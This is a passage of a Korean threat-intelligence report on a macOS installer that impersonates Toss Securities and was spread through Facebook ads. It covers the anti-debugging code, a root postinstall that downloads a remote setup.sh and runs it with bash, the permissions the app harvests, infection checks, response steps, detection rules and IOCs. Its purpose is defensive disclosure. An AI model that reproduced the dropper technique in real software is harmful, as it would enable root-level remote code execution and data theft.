안내 UI 자체는 정상 앱에도 있습니다. 전체 디스크 접근처럼 앱이 요청 대화상자를 띄울 수 없는 권한은 사용자를 시스템 설정으로 안내하는 것이 정상 절차입니다. 여기서 문제가 되는 것은 요청한 권한의 조합과 승인 절차를 자동화한 코드입니다. 전체 디스크 접근, 화면 기록, 입력 모니터링 이 세 가지 권한이 함께 부여되면 저장된 문서와 자격증명을 읽고, 열린 창의 정보와 키 입력까지 확인할 수 있습니다. 정보 탈취형 악성코드가 요구하는 권한 구성과 같습니다. 이용자는 이 프로그램을 증권 앱으로 알고 설치하지만, 시세 조회와 주문에는 이 셋 중 어느 것도 필요하지 않습니다.
이 UI는 한국어를 포함해 11개 언어로 현지화되어 있습니다 (ar / de / en / es / fr / ja / ko / pt / ru / zh-hans / zh-hant).
5.4 앱 본체: 브랜드와 무관한 범용 드로퍼
| 항목 | 값 | 비고 |
|---|---|---|
| 앱 이름 | Whitelabel | 사칭 대상과 관련된 값이 아님 |
| Bundle ID | com.whitelabel.desktop | 동일 |
| 패키지 ID | com.summitnativecom.installer | 2단계 배포 도메인 summitnative[.]com의 역순 표기. 패키지 제작자와 페이로드 서버 운영 주체가 같다고 추정할 수 있음 |
brand.json | {"name":"Whitelabel","url":"hxxps[://]www[.]google[.]com"} | 브랜드 이름과 URL을 설정 파일로 분리한 구조. 사칭 대상과 관련된 값 없음 |
| ATS | NSAllowsArbitraryLoads = true | HTTPS 강제를 풀어 평문 통신 허용 |
| 설치 도메인 | enable_currentUserHome="true", enable_localSystem="false" | 설치 위치는 사용자 홈, 설치 작업은 root 권한으로 수행되는 구성. 아래에 따로 설명한다 |
| 바이너리 문자열 | /tmp/app.log, /tmp/app-client-bridge.sock, /Users/Shared/.apppath | 로그, IPC 소켓, 앱 경로 기록 파일 |
| 안티디버깅 | ptrace(PT_DENY_ATTACH) | 디버거 부착 차단 |
설치 위치와 권한. 이 패키지는 사용자 홈에 설치합니다. Distribution의 도메인 설정이 enable_currentUserHome="true", enable_localSystem="false"입니다. 시스템 영역인 /Applications에는 설치되지 않습니다.
파일 설치는 macOS 설치 데몬인 installd와 shove가 맡으며 두 프로세스 모두 root 권한으로 동작합니다. PackageInfo는 auth="root"를 선언하고, Bom에 적힌 파일 소유자는 0/0, 즉 root:wheel입니다. 정리하면 사용자가 관리자 인증을 거치고, 그 뒤 root 권한으로 사용자 홈에 설치됩니다. 설치 위치가 사용자 홈이라고 해서 권한 없이 설치되는 것이 아닙니다.
postinstall도 같은 데몬이 실행합니다. 따라서 이 스크립트와 스크립트가 내려받는 코드도 root 권한으로 실행됩니다. 5.2에서 설명한 외부 코드 실행이 사용자 권한이 아니라 root 권한에서 일어난다는 뜻입니다.
안티디버깅. 설치되는 앱 Whitelabel.app의 실행 바이너리(Contents/MacOS/App)에 ptrace(PT_DENY_ATTACH) 호출이 들어 있습니다. 디버거가 이 프로세스에 붙는 것을 커널이 거부하게 만드는 호출입니다.
0000000100002c00  mov  w0, #0x1f      ; PT_DENY_ATTACH (31)
0000000100002c04  mov  w1, #0x0
0000000100002c08  mov  x2, #0x0
0000000100002c0c  mov  w3, #0x0
0000000100002c10  bl   _ptrace
인자가 상수로 고정되어 있어 다른 해석의 여지가 없습니다. 일반 앱이 쓸 이유가 없는 기법입니다.
앱을 만든 방식. 실행 바이너리에 남은 문자열과 링크 정보로 확인한 구성입니다.
| 항목 | 확인 결과 |
|---|---|
| 구현 언어 | Rust (objc2-0.6.4, objc2-app-kit-0.3.2, objc2-foundation-0.3.2, 빌드 경로 ~/.cargo/registry/...) |
| 브리지 | UniFFI (uniffi_core, FfiConverter*) |
| UI | Swift + SwiftUI + WKWebView (App.WebContainer) |
| 네트워크 | SwiftNIO (swift-nio_NIOPosix.bundle) |
| 엔타이틀먼트 | com.apple.security.cs.allow-jit, com.apple.security.network.client. App Sandbox 미적용, Hardened Runtime 적용 |
| 링크 프레임워크 | ServiceManagement (로그인 항목 등록), AVFoundation, ApplicationServices, SystemConfiguration, WebKit |
브랜딩이 적용되지 않은 빌드입니다. 앱 이름과 Bundle ID가 Whitelabel 기본값이고, brand.json에도 사칭 대상과 관련된 값이 없습니다. 유포된 18개 파일명 어디에도 제품명이 없습니다 (A-4).
별도의 앱 브랜딩이 필요하지 않았던 것으로 보입니다. postinstall이 설치 도중 자동 실행되므로 (5.2) 사용자가 앱을 열어 보기 전에 외부 코드가 이미 실행됩니다. 토스증권의 이름과 디자인은 광고에서 다운로드를 유도하는 단계까지만 사용됐습니다.
이 구조에서 두 가지를 짚어야 합니다.
- 앱을 삭제해도 대응이 끝나지 않습니다. 설치 과정에서 실행된 외부 스크립트가 남긴 것은 그대로 남습니다 (8장).
- 다른 브랜드를 사칭한 변종에서도 앱은 같을 가능성이 높습니다. 도메인, 파일명, 해시는 매번 바뀌지만 앱 이름, Bundle ID, Team ID는 유지됩니다. 이 지표 기준 탐지는 사칭 브랜드와 무관하게 유효합니다.
NSAllowsArbitraryLoads는 HTTPS 강제를 끄는 설정입니다. 오래된 서버와 통신해야 하는 정상 앱도 이 값을 켭니다. 따라서 이 값 하나만으로 악성으로 판단할 수는 없습니다. 다만 새로 만든 앱이 평문 통신을 허용할 이유는 없습니다.
위 판단은 확보한 빌드 1개 기준입니다. 다른 캠페인에는 앱까지 브랜딩한 변종이 있을 수 있습니다.
5.5 2단계 페이로드: 미확보
hxxps[://]summitnative[.]com/setup[.]sh는 조건을 바꿔 재시도해도 모두 HTTP 404 / 0 bytes를 반환했습니다. 시도한 조건은 postinstall과 동일한 요청, 평문 http와 리다이렉트 추적, User-Agent 위장, www[.] 호스트, 도메인 루트입니다.
서버가 특정 조건의 요청에만 응답했을 가능성은 있습니다. 다만 postinstall의 요청에는 설치를 식별할 토큰이나 헤더가 없고 User-Agent도 curl 기본값입니다. 요청을 선별했다면 출발지 IP나 지역 정보를 사용했을 가능성이 큽니다.
2단계 스크립트 실물을 확보하지 못했으므로 해당 파일의 해시는 없습니다. 본 보고서의 해시는 모두 확보한 패키지와 그 내부 파일의 것입니다.
최종 페이로드의 구체적 행위는 단정하지 않습니다. 다만 5.3의 권한 요구 조합과 IPC 명령 인터페이스를 보면, 2단계가 설치하는 구성 요소가 앱에 권한 승인을 지시하는 클라이언트일 가능성이 높습니다. 서버가 다시 살아나면 언제든 다른 페이로드로 바꿔 넣을 수 있습니다. 이미 설치한 사용자는 설치 시점과 무관하게 감염을 가정하고 대응해야 합니다.
5.6 VirusTotal 조회 결과 (2026-09-09 기준)
| 대상 | 탐지 | 비고 |
|---|---|---|
설치 패키지 (.pkg) | 0 / 61 | 최종 분석 2026-09-02, 평판 점수 -1 |
피싱 도메인 sinvest-land[.]com | 0 / 89 | 악성 판정 엔진 없음 |
배포 도메인 summitnative[.]com | 0 / 89 | 악성 판정 엔진 없음 |
URL .../setup.sh | 0 악성 / 2 의심 | alphaMountain[.]ai만 "Spam" 분류 |
Whitelabel.app/Contents/MacOS/App | VT 미등록 | 개별 제출 이력 없음 |
Scripts/postinstall | VT 미등록 | 개별 제출 이력 없음 |
유포 규모. 동일 SHA256 파일이 확인된 파일명은 18개입니다 (A-4). 그중 16개가 VirusTotal에 등록되어 있습니다. 제품명 없이 버전 번호와 날짜를 무작위로 조합한 형태여서 어느 사칭 사이트에서든 그대로 쓸 수 있습니다. 제출자가 서로 다른 16명이라는 점을 같이 보면 여러 사칭 캠페인에 쓰였을 가능성이 있습니다.
행위 태그. VirusTotal이 부여한 태그는 service-scan, checks-cpu-name입니다.
6. 공격 흐름 및 타임라인
6.1 공격 흐름
[1] 페이스북 광고 노출 → "다운로드" 클릭
     └ 5,000 Toss Points / 최대 50만원 미끼, 기간 한정
        ↓
[2] 토스증권 사칭 사이트 tos[.]sinvest-land[.]com 접속
     └ 카운트다운 타이머 + 회사 소개 페이지 복제 화면
        ↓
[3] "앱 다운로드" 클릭 → .pkg 다운로드 (매번 다른 파일명)
        ↓
[4] 1단계 모달: 설치 프로그램 열기
     └ 차단이 발생하는 경우 사이트가 "Open Anyway" 안내
        (사용자가 Gatekeeper 차단을 직접 해제)
        ↓
[5] 2단계 모달: Continue → Install
     └ 관리자 인증 후 root 권한으로 설치된다 (auth="root")
        사이트가 이를 미리 알려 의심 제거
        ↓
[6] Whitelabel.app 설치 (~/Applications)
        ↓
[7] postinstall 자동 실행
     └ summitnative[.]com/setup[.]sh 다운로드 → bash 실행 → 임시파일 삭제
        ↓
[8] 앱이 백그라운드로 상주하며 /tmp/app-client-bridge.sock 에 IPC 서버 개설
     └ grantPrivacyPermissions 명령 대기
        ↓
[9] 권한 승인: 사용자 유도 UI + 시스템 설정 자동 조작
     └ 전체 디스크 접근 / 화면 기록 / 입력 모니터링 / 손쉬운 사용
        ↓
[10] 권한 획득 후 정보 탈취 및 지속 감시 (추정)
6.2 타임라인
| 시각 (UTC) | 사건 |
|---|---|
| 2026-05-23 12:54:52 | 2단계 배포 도메인 summitnative[.]com 등록 (WebNic[.]cc) |
| 2026-08-26 07:50:23 | 악성 패키지 코드 서명 (제작 환경 InstallCmds-864.12 (25F80)) |
| 2026-08-26 14:56:31 | VirusTotal 최초 제출 (서명 후 약 7시간) |
| 2026-09-01 11:58 | 피싱 도메인 sinvest-land[.]com 등록 |
| 2026-09-01 12:46 | TLS 인증서 발급 (등록 후 48분) |
| 2026-09-06 08:04:38 | VirusTotal 최종 제출 |
| 2026-09-09 03:30:04 | summitnative[.]com/setup[.]sh 404 확인 |
| 2026-09-09 (시각 미상) | 피싱 사이트 HTTP 응답 없음 확인 |
악성 파일이 먼저 준비되고 (8/26), 약 6일 뒤 사칭 사이트가 개설되어 (9/1) 배포에 쓰인 순서입니다.
7. 감염 여부 확인 방법
설치된 앱 이름은 토스증권이 아닙니다. Whitelabel이라는 이름의 앱을 찾아야 합니다.
터미널에서 아래 명령을 실행합니다. 아무것도 출력되지 않으면 정상입니다.
# 1) 악성 앱 설치 여부 (사용자 홈 영역에 설치될 수 있음)
ls -la /Applications/Whitelabel.app ~/Applications/Whitelabel.app 2>/dev/null

# 2) 앱 경로 기록 파일
ls -la /Users/Shared/.apppath 2>/dev/null

# 3) 패키지 설치 이력
pkgutil --pkgs | grep -i "summitnativecom\|whitelabel"

# 4) 실행 흔적 (IPC 소켓 / 로그 / 드로퍼 임시파일)
ls -la /tmp/app.log /tmp/app-client-bridge.sock /private/tmp/wp-setup-* 2>/dev/null

# 5) 지속성(자동 실행) 등록 여부
grep -ril "summitnative\|whitelabel" ~/Library/LaunchAgents /Library/LaunchAgents /Library/LaunchDaemons 2>/dev/null

# 6) 해당 Team ID로 서명된 파일 검색
codesign -dv /Applications/*.app ~/Applications/*.app 2>&1 | grep -i "A64R5W9D7Y"
시스템 설정 → 개인정보 보호 및 보안에서 아래 항목에 모르는 앱이 등록되어 있는지도 확인합니다.
- 전체 디스크 접근 / 화면 기록 / 입력 모니터링 / 손쉬운 사용 / 앱 관리
하나라도 해당하면 감염을 의심하고 보안 담당자에게 알려야 합니다.
8. 대응 방안
8.1 파일을 실행하지 않은 경우
- 해당
.pkg파일을 삭제합니다. - 파일을 전달한 광고나 링크를 보안 담당자에게 공유합니다.
8.2 이미 설치한 경우
- 해당 기기를 네트워크에서 바로 분리합니다.
- 시스템 설정 → 개인정보 보호 및 보안에서 전체 디스크 접근 / 화면 기록 / 입력 모니터링 / 손쉬운 사용 목록을 확인하고, 알 수 없는 앱의 권한을 해제합니다.
- 해당 기기에서 사용한 모든 계정의 비밀번호를 다른 기기에서 변경하고, 다단계 인증(MFA)을 재설정합니다.
- 증권, 은행 등 금융 계정을 먼저 점검합니다. 이상 거래가 있으면 해당 금융사에 바로 신고합니다.
- 브라우저 저장 자격증명, 세션 쿠키, 암호화폐 지갑 정보가 유출됐을 수 있으므로 관련 서비스를 점검합니다.
- 기기 초기화(재설치)를 권고합니다.
8.3 조직 차원 대응
- 프록시, 방화벽, DNS에서
sinvest-land[.]com,summitnative[.]com,coreviia[.]site도메인을 차단합니다. 드로퍼가--noproxy '*'로 프록시를 우회하므로 DNS와 방화벽 레벨 차단을 같이 해야 합니다. 다만 광고마다 랜딩 도메인이 바뀌므로 도메인 차단은 사후 대응입니다. A-3의 서명과 식별자 기준 차단을 같이 적용해야 합니다. - EDR에 부록의 IOC 전체 목록을 등록합니다.
- Team ID
A64R5W9D7Y로 서명된 모든 바이너리를 차단합니다. - 구성원에게 공지합니다. "보안 경고를 우회하라고 안내하는 사이트는 사기"라는 메시지를 3.5와 함께 전달합니다.
- 사칭 피해 당사자(토스증권)와 KISA(보호나라, 118)에 신고합니다. Meta에도 광고 3건을 신고하고, 명의가 도용된 실존 매체에도 통보를 검토합니다.
9. 탐지 방안 (보안 담당자용)
분석 당시 이 파일은 안티 바이러스 61종에서 탐지되지 않았고(0/61), 피싱 도메인도 평판 엔진 89종에서 악성으로 분류되지 않았습니다(0/89). 같은 파일은 18개 이름으로 유포됐습니다. 안티 바이러스 탐지 결과나 파일명, 도메인 평판만으로는 대응하기 어렵습니다. 아래와 같은 행위 기반 탐지를 함께 적용해야 합니다.
| 탐지 관점 | 내용 |
|---|---|
| 행위 1 | 설치 프로세스(installer, package_script_service)의 자식으로 curl 또는 wget이 실행되는 경우 |
| 행위 2 | /private/tmp/ 하위 파일을 bash가 실행한 직후 해당 파일이 삭제되는 경우 |
| 행위 3 | .pkg 내부 preinstall 또는 postinstall에 curl / wget과 bash / sh 조합이 있는 경우 |
| 행위 4 | 설치 직후 앱이 다수의 TCC 권한(전체 디스크 접근, 화면 기록, 입력 모니터링)을 연속 요청 |
| 행위 5 | Gatekeeper 차단 후 사용자가 spctl 예외 승인 또는 "Open Anyway"를 수행한 이력 |
| 행위 6 | 브라우저가 아닌 프로세스가 System Settings를 Accessibility API로 조작하거나, 인증 시트에 합성 키 이벤트를 주입하는 경우 |
| 행위 7 | /tmp 하위 유닉스 도메인 소켓으로 상주 통신하는 GUI 앱 |
| 식별자 | 앱 이름 Whitelabel, Bundle ID com.whitelabel.desktop. 사칭 브랜드가 달라져도 유지될 가능성이 높음 |
| 네트워크 | 신규 등록(30일 이내) 도메인에서 .pkg, .dmg 다운로드 |
| 정적 점검 | 배포 전 pkgutil --expand로 스크립트 유무 확인 |
일반 사용자는 설치 전에 아래 명령으로 설치 파일의 Gatekeeper 평가를 확인할 수 있습니다.
CSSMERR_TP_CERT_REVOKED나 rejected가 나오면 설치하지 않습니다. 다만 폐기 전에는 이 검사도 통과합니다.
10. 분석 정보
| 항목 | 내용 |
|---|---|
| 1차 분석일 | 2026-09-09 |
| 2차 분석일 | 2026-09-11 (설치 패키지 정적 분석) |
| 분석 방식 | 정적 분석 (악성 파일 미실행) + 공개 위협정보 조회 |
| 사용 도구 | pkgutil, spctl, codesign, lsbom, cpio, xar, strings, nm, otool, lipo, plutil, curl, dig, openssl, VirusTotal API v3 |
| 분석 환경 | macOS |
| VirusTotal 조회 시점 | 2026-09-09 (패키지 최종 분석일 2026-09-02) |
본 보고서는 정적 분석과 공개 위협정보 조회 결과입니다. 동적 분석(샌드박스 실행)은 하지 않았습니다. 5.3과 5.4의 기능 서술은 문자열과 임포트 심볼 기준이고, 각 기능이 실제로 언제 어떤 조건에서 동작하는지는 확인하지 않았습니다.
본 보고서는 추가 피해 예방을 목적으로 공개합니다. 문의와 제보는 로그프레소 보안운영팀으로 부탁드립니다.
부록. 침해지표 (IOC)
차단 시 주의할 점입니다.
- IP로 차단하지 않습니다. 관련 IP(
104.21.41.163,172.67.148.59,172.67.131.242,104.21.12.64)는 전부 Cloudflare 공유 anycast 주소여서 무관한 정상 사이트가 대량 차단됩니다. 도메인 단위로 차단합니다. - 파일명으로 차단하지 않습니다. 동일 파일이 18개 이상의 파일명으로 유포되고, 다운로드할 때마다 이름이 바뀝니다 (A-4). 해시와 서명 기준으로 차단합니다.
- 드로퍼에 프록시 우회(
--noproxy '*')가 있어 프록시 차단만으로는 부족합니다. DNS와 방화벽 레벨 차단을 같이 합니다.
A-1. 네트워크, 파일 경로
| 유형 | 값 | 역할 |
|---|---|---|
| 도메인 | tos[.]sinvest-land[.]com | 토스증권 사칭 배포 사이트 |
| 도메인 | sinvest-land[.]com | 상위 도메인 |
| 도메인 | summitnative[.]com | 2단계 페이로드 배포 서버 |
| 도메인 | fine[.]coreviia[.]site | 광고 유형 C의 링크 도메인 |
| 도메인 | coreviia[.]site | 상위 도메인 |
| URL | hxxps[://]summitnative[.]com/setup[.]sh | postinstall이 다운로드 후 바로 실행 |
| 파일 경로 | /Users/Shared/.apppath | 앱 경로 기록 (숨김 파일) |
| 파일 경로 | /tmp/app-client-bridge.sock | IPC 소켓 (명령 수신) |
| 파일 경로 | /tmp/app.log | 앱 로그 |
| 파일 경로 | /private/tmp/wp-setup-* | 드로퍼 임시 파일 (실행 후 삭제됨) |
setup.sh는 2026-09-09 기준 실물을 확보하지 못했습니다. 해당 스크립트의 해시는 없습니다.
A-2. 파일 해시
악성 설치 패키지. 2,097,176 bytes, VirusTotal 0 / 61
MD5     93db47594a5710f672c110ae300e4ab3
SHA1    c56116f594064ce37f12f3e19b418472daecebc4
SHA256  695ebff9bdebb086b697e79b5d6fce6fef947d67bdce8c914039e77cc5a0fb54
앱 실행 바이너리. Whitelabel.app/Contents/MacOS/App, 4,810,304 bytes, Mach-O universal (x86_64 + arm64)
MD5     29ae14ff5aaf892f86bdd745beb7fa9c
SHA1    1a060cf5e0ef0da8e1c2ac3c17c2c9c17e53760f
SHA256  c1535a28a2ca73848b6752b73c64a0ed960d112fd456a8e4877fff9733bff4d8
드로퍼 스크립트. component.pkg/Scripts/postinstall
MD5     76d291b6de4f3b2d97e69c41b1277275
SHA1    39d6941d1cb7de3a763a69c0c2197000966743ba
SHA256  c95d61ae8be313b5d81511de289b0de364e123172fbc933626525a95d1c329e7
앱 바이너리와 드로퍼 스크립트는 VirusTotal 미등록이고, VirusTotal에 등록된 것은 패키지 해시뿐입니다.
A-3. 코드 서명, 식별자
파일 해시는 변종마다 바뀌지만 서명과 식별자는 재사용됩니다. 변종 대응에는 이쪽이 더 유효합니다.
| 유형 | 값 |
|---|---|
| Team ID | A64R5W9D7Y. 이 ID로 서명된 전 바이너리 차단 권고 |
| 서명자 | Developer ID Installer / Application: Selen AKTURGEN (A64R5W9D7Y) |
| 앱 CDHash | 641d730fb919dc9744a2811ab8be6a64e1761aba6ea7c7f9828b2ddbe291af81 |
| 번들 식별자 | com.whitelabel.desktop |
| 패키지 식별자 | com.summitnativecom.installer |
| 인증서 SHA256 지문 | A1AFABC7085613CF77CC0F620FCD7E6EF1F034B106C44CBBFA6AC410B7B32FA7 |
| 패키지 제작 환경 | InstallCmds-864.12 (25F80) |
Apple이 해당 인증서와 공증을 폐기했습니다 (5.1). 인증서 명의는 도용이나 허위 등록 가능성이 있으므로 명의자 개인을 배포 주체로 단정하지 않습니다.
A-4. 확인된 유포 파일명 (동일 SHA256, 18개)
차단 기준으로 쓰지 않습니다. 사용자 안내와 다운로드 이력 조회용입니다.
2026-stable-x64-58.823.4-setup.pkg     <- 본 분석 대상
v57.306.4_latest_install_2026.pkg      <- VirusTotal 미등록 파일명
v22.369.8_install.pkg
install-v50.5.3.pkg
installer_latest_x64_25.141.2.pkg
latest_44.250.5.pkg
installer-v72.116.6-x64.pkg
20.673.0-2026-09-01-release.pkg
v60.97.4_setup_2026-08-30.pkg
v76.651.8-stable.pkg
78.44.4_x64_2026-08-28_release.pkg
32.378.3_2026-08-28_x64.pkg
2026-08-28-x64-install-65.722.6.pkg
x64-v73.322.1-install-stable.pkg
installer_47.976.0_2026-08-27 16.12.31.pkg
v13.140.5-setup-x64-2026-08-27.pkg
release_v42.882.8_x64_install (4).pkg
latest-2026-08-26-install-v93.423.8.pkg
공통 패턴은 버전번호(x.xxx.x) + x64 + install / setup / stable / release + 날짜의 무작위 조합입니다. 제품명이 전혀 없어 어떤 브랜드 사칭에도 그대로 쓸 수 있는 형태입니다.
A-5. 확인된 광고
광고는 계속 새로 올라옵니다. 도용되는 매체명과 링크 도메인이 함께 바뀌므로, 확인되는 대로 여기에 추가합니다.
| 구분 | 광고주 표시 | 링크 도메인 표시 | 광고 문구 |
|---|---|---|---|
| 유형 A | 개인 계정 명의 | tos[.]sinvest-land[.]com | 첫 로그인 시 5,000 Toss Points 혜택 |
| 유형 B | Bloomingbit(가상자산 매체) | tossinvest[.]com | Toss Securities, PC용 앱 출시… 최대 50만 원 상당의 투자 보너스 제공 |
| 유형 C | The Korea Herald(신문사) | fine[.]coreviia[.]site | 토스증권 PC 버전 공개… 첫 로그인 시 5,000포인트 지급 |
광고주 계정은 해당 매체가 운영하는 계정이 아니라 이름과 로고를 도용해 만든 가짜 계정입니다. 도용당한 매체도 이번 사건의 피해자입니다.
유형 B와 유형 C는 기사 제목 형식의 문구를 사용하고, 광고 이미지도 기사 화면이나 제품 화면처럼 꾸몄습니다. 유형 C의 광고 이미지에는 Windows 화면이 사용됐습니다.